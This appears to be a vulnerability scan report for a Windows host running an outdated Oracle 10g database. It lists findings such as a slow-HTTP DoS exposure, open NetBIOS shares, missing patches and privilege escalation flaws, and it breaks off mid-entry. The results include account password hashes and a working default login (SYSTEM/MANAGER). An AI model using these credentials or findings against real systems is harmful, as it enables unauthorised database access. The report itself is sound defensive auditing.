3 Slow HTTP headers vulnerability port 1158/tcp

QID:	150079	CVSS Base:	6.8	PCI Severity:	MED

Category:	Web Application	CVSS Temporal:	6.1
CVE ID:	-		
Vendor Reference:	-		
Bugtraq ID:	-		
Last Update:	06/02/2011		

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP headers DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending partial HTTP requests, and continues to send subsequent headers at some interval to prevent the server from closing sockets. In this way, the web server becomes unavailable because the number of available sockets decreases and memory usage may increase, especially if the server allocates a thread per connection.
One of the reasons for this behavior is that some servers have "no data" timers, that reset each time a byte arrives at the socket, but the server does not enforce an overall time limit for a connection. For example, the attacker sends the data for its request one byte at a time over several minutes rather than following the expected behavior of transmitting a complete request of several hundred bytes in a single packet. This enables the attacker to prolong the connection virtually forever.
More information can be found at the Slowloris HTTP DoS.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution is server-specific.
Countermeasures for Apache are described here.
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP headers attack

Server resets timeout after accepting header data from peer.

3 Oracle Database User List

port 1521/tcp

QID:	19085	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/05/2009				

THREAT:
The list of Oracle database users was obtained. The list was obtained because the Oracle database has at least one default system user with no password or a weak password.

IMPACT:
Obtaining a list of Oracle database users can help an attacker to bruteforce database user passwords.

SOLUTION:
Administrators should disable the default account or supply a strong password.

RESULT:

Login	Pass	Status
MGMT VIEW	F25A184809D6458D	OPEN
SYS	621D4F14BBE8D375	OPEN
SYSTEM	D4DF7931AB130E37	OPEN
DBSNMP	EADA518D26603F6D	OPEN

SYSMAN	0DB924C20BC061FD	OPEN
OUTLN	4A3BA55E08595C81	EXPIRED & LOCKED
MDSYS	72979A94BAD2AF80	EXPIRED & LOCKED
ORDSYS	7EFA02EC7EA6B86F	EXPIRED & LOCKED
EXFSYS	66F4EF5650C20355	EXPIRED & LOCKED
DMSYS	BFBA5A553FD9E28A	EXPIRED & LOCKED
WMSYS	7C9BA362F8314299	EXPIRED & LOCKED
CTXSYS	71E687F036AD56E5	EXPIRED & LOCKED
ANONYMOUS	anonymous	EXPIRED & LOCKED
XDB	88D8364765FCE6AF	EXPIRED & LOCKED
ORDPLUGINS	88A2B2C183431F00	EXPIRED & LOCKED
SI INFORMTN SCHEMA	84B8CBCA4D477FA3	EXPIRED & LOCKED
OLAPSYS	3FB8EF9DB538647C	EXPIRED & LOCKED
SCOTT	F894844C34402B67	EXPIRED & LOCKED
TSMSYS	3DF26A8B17D0F29F	EXPIRED & LOCKED
BI	FA1D2B85B70213F3	EXPIRED & LOCKED

3 Oracle default_tablespace Set To SYSTEM for User Accounts port 1521/tcp

QID:	19199	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/20/2009				

THREAT:
System tablespace contains the data dictionary information that needs to maintain the Oracle database. Any user should not have SYSTEM tablespace as his/her default tablespace.

Note: To successfully run this QID, you need to provide authentication credentials for SYSDBA.

IMPACT:
Sensitive information can be accessed by users that have default tablespace set to SYSTEM.

SOLUTION:
Workaround:

Change the value of default_tablespace by following the steps below.

(a) Invoke SQL*Plus
(b) Run the query:
-"alter user "USER_NAME" default tablespace;"

RESULT:
USERNAME	DEFAULT_TABLESPACE
MGMT_VIEW	SYSTEM
OUTLN	SYSTEM

3 NetBIOS Shared Folder List Available

QID:	70001	CVSS Base:	4.3	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				

Bugtraq ID:	-
Last Update:	10/14/2011

THREAT:
Unauthorized remote users can list all file systems on this host that are accessible from a remote system.

IMPACT:
If successfully exploited, unauthorized users can use this information to brute force attack the shared resources and initiate file transfers with this server.

SOLUTION:
Use the Microsoft Computer Management MMC snap-in to connect and review the shares. By default C$, Admin$, and IPC$ are shared on all Windows machines.

Review the machine to ensure that users have not added any additional unauthorized shares, and that all exposed shares are valid .

If no shares are needed, you can filter all Microsoft networking and Samba server ports (TCP ports 135, 137, 138, 139, 445 and UDP ports 135, 137, 138) at your firewall and disable null sessions to NetBIOS.

A suggested workaround.
Before editing any configuration file in a production environment, the changes should be well tested in a rehearsal environment.
Adding 'restrict anonymous = 2' in smb.conf can help resolve the issue.

A workaround method for non-domain machines is to modify the local policy.
1. Navigate to Administrative tools.
2. Open "Local Security Policy Settings"
3. Click the plus sign of the folder named "Local Policies"
4. Select "Security Options" within the "Local Policies" folder
6. Browse to the policy "Network access: Do not allow anonymous enumeration of SAM accounts and shares"
7. Enabled the policy. For Servers this is disabled by default.
8. Reboot the computer for the changes to take effect.

RESULT:

Device Name	Comment	Type
C$	Default share	-2147483648
IPC$	Remote IPC	-2147483645
ADMIN$	Remote Admin	-2147483648

3 Oracle sql92_security Parameter is Disabled port 1521/tcp

QID:	19132	CVSS Base:	0	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	-	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/13/2009				

THREAT:
The parameter "sql92_security" is not enabled. This parameter enforces the requirement that a user must have SELECT privilege on a table in order to be able to execute UPDATE and DELETE statements using WHERE clauses on a given table.

IMPACT:
If this option is not enabled, the UPDATE privilege can be used to determine values that should require SELECT privileges.

SOLUTION:
Add the line "sql92_security=TRUE" to init.ora file.

RESULT:

VALUE |
---------- |
FALSE |

4 Obsolete Software: Oracle Database 10.2.0.1 Detected port 1521/tcp

QID:	19605	CVSS Base:	8.3	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	6.2	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	11/10/2010				

THREAT:
The host has Oracle Database 10.2.0.1 installed. Premier support for Database 10.2.0.1 ended in April 2007.

IMPACT:
The system is at high risk of being exposed to security vulnerabilities. Since the vendor no longer provides updates, obsolete software is more vulnerable to viruses and other attacks.

SOLUTION:
You can upgrade to Version 10.2.0.4 or 10.2.0.5. For guide about how to upgrade, please check metalink DocID 730365.1 "How To : Oracle Database Upgrade Path Reference List".

RESULT:

BANNER |
---------- |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod |
PL/SQL Release 10.2.0.1.0 - Production |
CORE 10.2.0.1.0 Production |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production |
NLSRTL Version 10.2.0.1.0 - Production |

Obsolete Software: Oracle Database 10.2.0.1 Detected

4 Oracle Multiple Remote Privilege Escalation Vulnerabilities - Zero Day port 1521/tcp

QID:	19538	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	6.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	38115				
Last Update:	03/05/2010				

THREAT:
The Oracle Database is a relational database management system produced and marketed by Oracle Corporation.

Oralce Database is prone to privilege Escalation vulnerability because it fails to properly restrict access to certain packages.

This attack requires EXECUTE privileges on the following packages:
- SYS.DBMS_JAVA

- SYS.DBMS_JAVA_TEST
- SYS.DBMS_JVM_EXP_PERMS

Affected Versions:
Oracle 10gR1, 10gR2, 11gR1 and 11gR2.

IMPACT:
Successful exploitation allows an attacker to escalate their privileges to DBA or execute arbitrary operating system commands with SYSTEM privileges and complete compromise of an affected computer.

SOLUTION:
Patch:
There are no vendor supplied patches available at this time.

Workaround:
Oracle offers access control features that can be configured to eliminate or reduce the risk posed by this issue.
Revoking EXECUTE privileges on the vulnerable packages is the most effective means to protect your systems.
Revoke any privileges on these packages that are not strictly required to perform job functions.

The following scripts can be used to REVOKE privileges on the vulnerable packages from PUBLIC. However, before executing these scripts on a production system be sure to test the changes to ensure they do not cause functional issues with applications using the database.

REVOKE EXECUTE on SYS.DBMS_JAVA from PUBLIC;
REVOKE EXECUTE on SYS.DBMS_JAVA_TEST from PUBLIC;
REVOKE EXECUTE on SYS.DBMS_JVM_EXP_PERMS from PUBLIC;

RESULT:

```
BANNER  |
 ---------------------------  |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod  |
PL/SQL Release 10.2.0.1.0 - Production  |
   CORE 10.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production  |
NLSRTL Version 10.2.0.1.0 - Production  |
```

```
                GRANTEE  |              TABLE_NAME  |               PRIVILEGE  |
 ----------------------------  | ----------------------------  | ----------------------------  |
                 PUBLIC  |           DBMS_JAVA_TEST  |              EXECUTE  |
                 PUBLIC  |              DBMS_JAVA  |             EXECUTE  |
                 PUBLIC  |        DBMS_JVM_EXP_PERMS  |              EXECUTE  |
```

4 Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #9) port 1521/tcp

QID:	19450	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID: 342443.1				
Bugtraq ID:	-				
Last Update:	04/07/2009				

THREAT:
This patch applies to Oracle Version 10.2.0.1.0 installed on a Microsoft Windows operating system.

Patch #9 addresses the following issues included for Critical Patch Update - January 2007 (Note 403335.1 / Representative Bug 5694720 / MLR Bug 5689937).

IMPACT:

The consequences of not applying this patch could lead to loss of data and the integrity of the database.

SOLUTION:
Links for downloading the patch are listed below:
10.2.0.1.0 Patch 9
32-Bit (Patch 5695784)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5695784
64-Bit (Itanium) (Patch 5695785)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5695785
64-Bit (x64) (Patch 5695786)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5695786

RESULT:

```
OS  |
 ----------------------------- |
        IBMPC/WIN_NT-8.1.0  |
```

```
                  BANNER  |
 ----------------------------- |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod  |
PL/SQL Release 10.2.0.1.0 - Production  |
   CORE 10.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production  |
NLSRTL Version 10.2.0.1.0 - Production  |
```

4 Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #7) port 1521/tcp

QID:	19452	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID: 342443.1				
Bugtraq ID:	-				
Last Update:	04/07/2009				

THREAT:
This patch applies to Oracle Version 10.2.0.1.0 installed on a Microsoft Windows operating system.

Patch #7 addresses the following issues included for Critical Patch Update - July 2006 (Note 372927.1 / Representative Bug 5242648 / MLR Bug 5225798).

IMPACT:
The consequences of not applying this patch could lead to loss of data and the integrity of the database.

SOLUTION:
Links for downloading the patch are listed below:
10.2.0.1.0 Patch 7
32-Bit (Patch 5239698)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5239698
64-Bit (Itanium) (Patch 5239699)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5239699
64-Bit (x64) (Patch 5239701)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5239701

RESULT:

```
OS  |
 ----------------------------- |
        IBMPC/WIN_NT-8.1.0  |
```

```
                  BANNER  |
 ----------------------------- |
```

Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod |
PL/SQL Release 10.2.0.1.0 - Production |
CORE 10.2.0.1.0 Production |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production |
NLSRTL Version 10.2.0.1.0 - Production |

4 Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #4) port 1521/tcp

QID:	19455	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID: 342443.1				
Bugtraq ID:	-				
Last Update:	04/07/2009				

THREAT:
This patch applies to Oracle Version 10.2.0.1.0 installed on a Microsoft Windows operating system.

Patch #4 addresses the following issues:

Bug 4626732 CBO: Predicate pull up does not type check operands properly leading to dumps / internal errors (e.g.: ORA-600 [evapls1]) at execution time.

Bug 3807408 NET: Unable to connect if host or program names contain "(', ')" or "=" characters. Or if using remote OS authentication and the username contains single quotes authentication fails.

Bug 4584509 NET: ASM service can not connect to the database (PRKS-1009 / CRS-0215) using LocalSystem account on a windows 2003 server configured as Primary domain controller.

Bug 4690147 ODBC: Returning an array of varchars from a stored procedure call crashes when an element is null.

Bug 4573573 RAC: CSS connections may be found to listen on IPADDR_ANY, potentially leading to failures during cable pull testing.

Bug 4865122 RDBMS: Poor database performance / intermittent hangs caused by scanning of memory for stack unwinds (linked Bug 4727131).

Bug 4686909 RDBMS: ORA-1482 from convert function when used anywhere other than a select list.

Bug 4619452 RDBMS: ORA-600 [koklGetLocAndFlag1] can occur instead of ORA-1 during a LOB array insert.

Bug 4690401 RDBMS: 10g introduces a special performance feature called "row shipping". However, there is no way to disable this feature for diagnostic purposes. This fix introduces an event which disables the "row shipping" feature.

Bug 4868255 RDBMS: Select query which makes use of wide table select fails with ORA-7445 [kpofdr].

Bug 4573980 RDBMS: Core dump cam occur in qeesTraverseExpr using a GROUPING operator in a GROUP BY clause.

Bug 4902585 RDBMS: Using APPLICATION CONTEXT, ATTRIBUTE name greater than 30 bytes and DML triggers, DELETE / INSET / UPDATE fails with ORA-00600 [510].

IMPACT:
The consequences of not applying this patch could lead to loss of data and the integrity of the database.

SOLUTION:
Links for downloading the patch are listed below:
10.2.0.1.0 Patch 4
32-Bit (Patch 4923768)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=4923768
64-Bit (Itanium) (Patch 4923780)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=4923780
64-Bit (x64) (Patch 4923787)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=4923787

RESULT:
OS |
---------- |

IBMPC/WIN_NT-8.1.0 |

BANNER |
---------- |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod |
PL/SQL Release 10.2.0.1.0 - Production |
CORE 10.2.0.1.0 Production |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production |
NLSRTL Version 10.2.0.1.0 - Production |

4 Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #5) port 1521/tcp

QID:	19454	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID: 342443.1				
Bugtraq ID:	-				
Last Update:	04/07/2009				

THREAT:
This patch applies to Oracle Version 10.2.0.1.0 installed on a Microsoft Windows operating system.

Patch #5 addresses the following issues:

Bug 4671216 ASM: Creating / deleting / resizing to a large ASM file may block other ASM operations for an extended period of time and may cause instances to crash with ORA-600 [2103] or ORA-600 [2116] errors.

Bug 4901291 CBO: Query with left outer join on a view with a function gets wrong results.

Bug 4542082 CBO: Performance degradation for Connect by Query using First N rows (HASH JOIN plan with FTS or index FULL SCAN).

Bug 4496863 DGUARD: ORA-38860 is raised when FSFO attempts to flashback the old primary, and DI2LD_SCN and DI2LR_SCN in X$KCCDI2 are non-zero.

Bug 4546618 ODBC: ORA-1406 when selecting Calculated Number with large Precision from View.

Bug 4537790 RAC: After node reboot, startup of CRS stack can be very slow on Windows platforms.

Bug 4748797 RAC: CSS daemon fails with error messages in the CSSD log indicating that voting disk failure has caused the CSSD to fail.

Bug 5012796 RDBMS: ORA-7445 / Core dump in function "kglhdgsc()" when using distributed transactions.

Bug 4447168 RDBMS: ORA-7445 / Core dump during transaction commit, rollback or abort with auditing enabled and kzaPrecmt_Cbk is shown in stack trace.

Bug 4745114 RDBMS: ORA-600[kolrrdl-0rfc] freeing session duration temp lobs before the end of the session.

Bug 4458790 RDBMS: A PL/SQL block which selects a MAX or MIN into a fixed CHAR variable can fail with an unexpected ORA-6502 "character string buffer too small" error.

Bug 4698156 RDBMS: ORA-12850 from queries against GV$ tables when cursor_sharing =force.

Bug 4570793 RDBMS: Table and indexes can get out of sync after doing array inserts. Deletes may report ORA-8102 and validate structure cascade reports ORA-1499.

Bug 4523125 RDBMS: ORA-3106 for a select which is executed twice followed by "alter system flush shared_pool" followed by another execute.

Bug 4644048 RDBMS: Oracle Type Extension fails with inconsistent DATATYPE (ORA-932)

Bug 4515623 RDBMS: Update .. RETURNING with a trigger can return produce corrupt column data.

Bug 4767699	RDBMS: Query referring a table (having a functional index) and having a join can hang (in qcsjFindFroInQbc) using 100% CPU.
Bug 4908068	RDBMS: Insert with subquery in values clause raises ORA-1400, when before insert triggers exist.
Bug 4884408	RDBMS: Instance health monitoring code creates a large number of Windows thread Handles that are not being cleaned up properly.
Bug 4712199	RDBMS: Database does not automatically start after reboot when it has many dependent services.
Bug 4686909	RDBMS: Convert function used anywhere except select list throws ORA-1482.
Bug 3748430	RDBMS: Was included in 10.2.0.2 patch 4 but was re-included here because the base bug fix was reworked.
Bug 4898338	TEXT: World lexer crashes when indexing documents that contain the characters chr(15711384), chr(15711372), chr (15711634).
Bug 4751888	XDB: Schema registration fails with ORA-31038 "Invalid enumeration value" for substitution.

IMPACT:
The consequences of not applying this patch could lead to loss of data and the integrity of the database.

SOLUTION:
Links for downloading the patch are listed below:
10.2.0.1.0 Patch 5
32-Bit (Patch 5059233)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5059233
64-Bit (Itanium) (Patch 5059245)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5059245
64-Bit (x64) (Patch 5059258)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5059258

RESULT:

```
OS  |
 ----------------------------  |
         IBMPC/WIN_NT-8.1.0  |



                    BANNER  |
 ----------------------------  |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod  |
PL/SQL Release 10.2.0.1.0 - Production  |
    CORE 10.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production  |
NLSRTL Version 10.2.0.1.0 - Production  |
```

4 Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #6) port 1521/tcp

QID:	19453	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID: 342443.1				
Bugtraq ID:	-				
Last Update:	04/07/2009				

THREAT:
This patch applies to Oracle Version 10.2.0.1.0 installed on a Microsoft Windows operating system.

Patch #6 addresses the following issues included for Critical Patch Update - April 2006 (Note 360044.1 / Representative Bug 5049088 / MLR Bug 5049080).

IMPACT:
The consequences of not applying this patch could lead to loss of data and the integrity of the database.

SOLUTION:
Links for downloading the patch are listed below:
10.2.0.1.0 Patch 6
32-Bit (Patch 5059238)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5059238
64-Bit (Itanium) (Patch 5059251)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5059251
64-Bit (x64) (Patch 5059261)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5059261

RESULT:

```
OS  |
 ------------------------------  |
         IBMPC/WIN_NT-8.1.0  |
```

```
                    BANNER  |
 ------------------------------  |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod  |
PL/SQL Release 10.2.0.1.0 - Production  |
   CORE 10.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production  |
NLSRTL Version 10.2.0.1.0 - Production  |
```

4 Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #8) port 1521/tcp

QID:	19451	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID: 342443.1				
Bugtraq ID:	-				
Last Update:	04/07/2009				

THREAT:
This patch applies to Oracle Version 10.2.0.1.0 installed on a Microsoft Windows operating system.

Patch #8 addresses the following issues

Bug 4900129 CBO: High CPU consumption occurs during parse for the recursive query "select condition from cdef$ where rowid=:1" obtaining constraint information for constraints that are not actually use for the parse.

Bug 5109749 CBO: Wrong results or ORA-1428 are possible from queries using functional indexes and advanced subquery unnesting.

Bug 4546618 ODBC: ORA-1406 when Selecting Calculated Number with Large Precision from View. This was only listed in the 32_bit Readme, but the fix is included in the x64 and Itanium patches.

Bug 4939157 RDBMS: ORA-7445 [EVAOPN2] / Core Dump possible when using a functional index column in an equality predicate.

Bug 5092688 RDBMS: Wrong results are possible if a function based index exists on a table used in a query.

Fixes included for Critical Patch Update - October 2006 (Note 391558.1 / Representative Bug 5490936 / MLR Bug 5490846).

IMPACT:
The consequences of not applying this patch could lead to loss of data and the integrity of the database.

SOLUTION:
Links for downloading the patch are listed below:
10.2.0.1.0 Patch 8
32-Bit (Patch 5500927)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5500927
64-Bit (Itanium) (Patch 5500951)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5500951
64-Bit (x64) (Patch 5500954)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=5500954

RESULT:

OS |
---------- |
IBMPC/WIN_NT-8.1.0 |

BANNER |
---------- |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod |
PL/SQL Release 10.2.0.1.0 - Production |
CORE 10.2.0.1.0 Production |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production |
NLSRTL Version 10.2.0.1.0 - Production |

4 Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #3) port 1521/tcp

QID:	19456	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID: 342443.1				
Bugtraq ID:	-				
Last Update:	04/07/2009				

THREAT:
This patch applies to Oracle Version 10.2.0.1.0 installed on a Microsoft Windows operating system.

Patch #3 addresses the following issues included for Critical Patch Update - January 2006 (Note 343382.1 / Representative Bug 4754888 / MLR Bug 4751931).

IMPACT:
The consequences of not applying this patch could lead to loss of data and the integrity of the database.

SOLUTION:
Links for downloading the patch are listed below:
10.2.0.1.0 Patch 3
32-Bit (Patch 4751539)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=4751539
64-Bit (Itanium) (Patch 4751549)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=4751549
64-Bit (x64) (Patch 4770480)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=4770480

RESULT:
OS |
---------- |
IBMPC/WIN_NT-8.1.0 |

BANNER |
---------- |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod |
PL/SQL Release 10.2.0.1.0 - Production |
CORE 10.2.0.1.0 Production |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production |
NLSRTL Version 10.2.0.1.0 - Production |

4 Oracle 10.2.0.1.0 on Microsoft Windows - Security Update Multiple Vulnerabilities (Patch #2) port 1521/tcp

QID:	19457	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID: 342443.1				

Bugtraq ID: -
Last Update: 04/07/2009

THREAT:
This patch applies to Oracle Version 10.2.0.1.0 installed on a Microsoft Windows operating system.

Patch #2 addresses the following issues:

Bug 4554846 CBO: DBMS_STATS.GATHER_INDEX_STATS can be slow for a partitioned table with bitmap indexes in 10.2 when compared to the performance in earlier releases.

Bug 4652261 JDBC: Calling setNull() then setBytes() over 2K for a stream (blob) in JDBC can result in a NULL being inserted rather than the byte data.

Bug 4114966 NET: If names.no_persistent_resources = true in sqlnet.ora with the fix for Bug 3306350 installed then TNSPING will core dump.

Bug 4727495 ODBC: Memory allocation error executing stored procedure with a large parameter list.

Bug 4309867 ODBC: ODBC help file does not open under Instant Client environment.

Bug 4517846 RDBMS: Attempting to connect to a remote 10.2+ database fails if the instance has row source statistics tracing enabled. e.g.: SQL_TRACE set with EVENT:10046.

IMPACT:
The consequences of not applying this patch could lead to loss of data and the integrity of the database.

SOLUTION:
Links for downloading the patch are listed below:
10.2.0.1.0 Patch 2
Only available in 32-Bit (Patch 4751342)http://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=4751342

RESULT:

```
OS  |
 ------------------------------  |
         IBMPC/WIN_NT-8.1.0  |



                    BANNER  |
 ------------------------------  |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod  |
PL/SQL Release 10.2.0.1.0 - Production  |
    CORE 10.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production  |
NLSRTL Version 10.2.0.1.0 - Production  |
```

4 XDB_PITRIG_PKG.PITRIG_DROPMETADATA Package Buffer Overflow Vulnerability on Oracle 10g Release 2 port 1521/tcp

QID:	19302	CVSS Base:	6	PCI Severity:	MED
Category:	Database	CVSS Temporal:	4.6	PCI Status:	FAIL
CVE ID:	CVE-2007-4517				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	02/26/2009				

THREAT:
A buffer overflow vulnerability exists in the XDB.XDB_PITRIG_PKG.PITRIG_DROPMETADATA procedure in Oracle 10g R2 that is caused due to improper boundary checking of the OWNER and NAME arguments supplied to the procedure. (CVE-2007-4517)

The lengths of the two arguments are used by an internal function to construct a SQL query without being adequately sanitized and if the combined length is too large. This triggers a buffer overflow allowing an authenticated remote user to execute code on the underlying system by using the database account. The method to achieve this is by gaining execute privilege to the package in question and no other special privileges.

The following platforms are affected:
Oracle, Database Server 10.2.0.1.x
Oracle, Database Server 10.2.0.2.x R2
Oracle, Database Server 10.2.0.3.x R2
Oracle, Database Server 10.2.0.4.x R2

IMPACT:
Successful exploitation of this vulnerability allows an attacker to compromise database and system files by modifying them. The end result can cause the database to crash unexpectedly leading to a complete database failure.

SOLUTION:
Workaround:
Revoke the EXECUTE privilege from unnecessary users, especially from PUBLIC.
1) Open SQLPlus
2) "revoke execute on XDB.XDB_PITRIG_PKG from PUBLIC;"
3) "revoke execute on XDB.XDB_PITRIG_PKG from [usernames];"

Patch:
There are no vendor-provided patches available at this time. However, Oracle is tracking this issue (tracking # 9219583).

RESULT:

```
BANNER  |
 ---------------------------  |
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod  |
PL/SQL Release 10.2.0.1.0 - Production  |
   CORE 10.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 10.2.0.1.0 - Production  |
NLSRTL Version 10.2.0.1.0 - Production  |
```

```
                GRANTEE  |                PRIVILEGE  |                PACKAGE  |
 ----------------------------  | ----------------------------  | ----------------------------  |
                 PUBLIC  |                EXECUTE  |          XDB.XDB_PITRIG_PKG  |
```

5 Default Oracle Login(s) Found port 1521/tcp

QID:	19003	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/01/2009				

THREAT:
At least one valid default Oracle login has been found on your database through Oracle Listener port (default port number is 1521).

IMPACT:
Unauthorized users can connect to your database and modify it. Under certain circumstances, it's even possible to execute remote commands using specific accounts, such as 'system'.

SOLUTION:

Remove any accounts on your Oracle database that are not required, and make sure that Oracle Listener Port (default 1521) is only reachable by authorized hosts. You can achieve this by setting firewall rules on your border router to restrict access to this port.

You should also download and apply the latest patches from Oracle TechNet's Web site.

RESULT:

Login	Pass	SID
SYSTEM	MANAGER	ORCL

5 Microsoft SMB Remote Code Execution Vulnerability (MS09-001)

QID:	90477	CVSS Base:	10	PCI Severity:	HIGH
Category:	Windows	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2008-4834, CVE-2008-4835, CVE-2008-4114				
Vendor Reference:	MS09-001				
Bugtraq ID:	-				
Last Update:	03/26/2009				

THREAT:
The Server Message Block (SMB) Protocol is a network file sharing protocol used to provide shared access to files, printers, serial ports, and miscellaneous communications between nodes on a network. It is a client-server implementation and consists of a set of data packets, each containing a request sent by the client or a response sent by the server.

The following remote code execution and denial of service vulnerabilities have been identified in Microsoft SMB protocol which occur when processing specially crafted SMB packets.

1) A vulnerability exists in the way SMB allocates space for a transaction structure and later tries to clear more memory than it should when a TRANS request is processed, allowing an attacker to take control of the system. (CVE-2008-4834)

2) A flaw exists in the way SMB allocates and clears a data structure relating to the OPEN2 command. SMB protocol software insufficiently validates the buffer size before writing to it, allowing attackers to take complete control of the system and allowing remote execution of code. (CVE-2008-4835)

3) A denial of service vulnerability exists due to the way "srv.sys" handles malformed SMB WRITE_ANDX packets sent to an interface that uses a Named Pipe as endpoint. This flaw allows remote attackers to send a specially-crafted network message to a computer running the Server service causing it to stop responding. (CVE-2008-4114)

Attempts to exploit any of the above listed vulnerabilities does not require authentication.

Microsoft has rated the issues as critical for Windows 2000, Windows XP, and Windows Server 2003, and moderate for Windows Vista, and Windows Server 2008.
Windows XP Embedded Systems:- For additional information regarding security updates for embedded systems, refer to the following MSDN blog (s):
February Security Updates are Now Available (KB958687)January 2009 Security Updates for Runtimes Are Available (KB958687)

IMPACT:
An attacker who successfully exploits this vulnerability could install programs; view, change, or delete data; or create new accounts with full user rights. Successful exploitation also results in denial of service which causes the affected system to crash and stop responding.

SOLUTION:
Workaround:
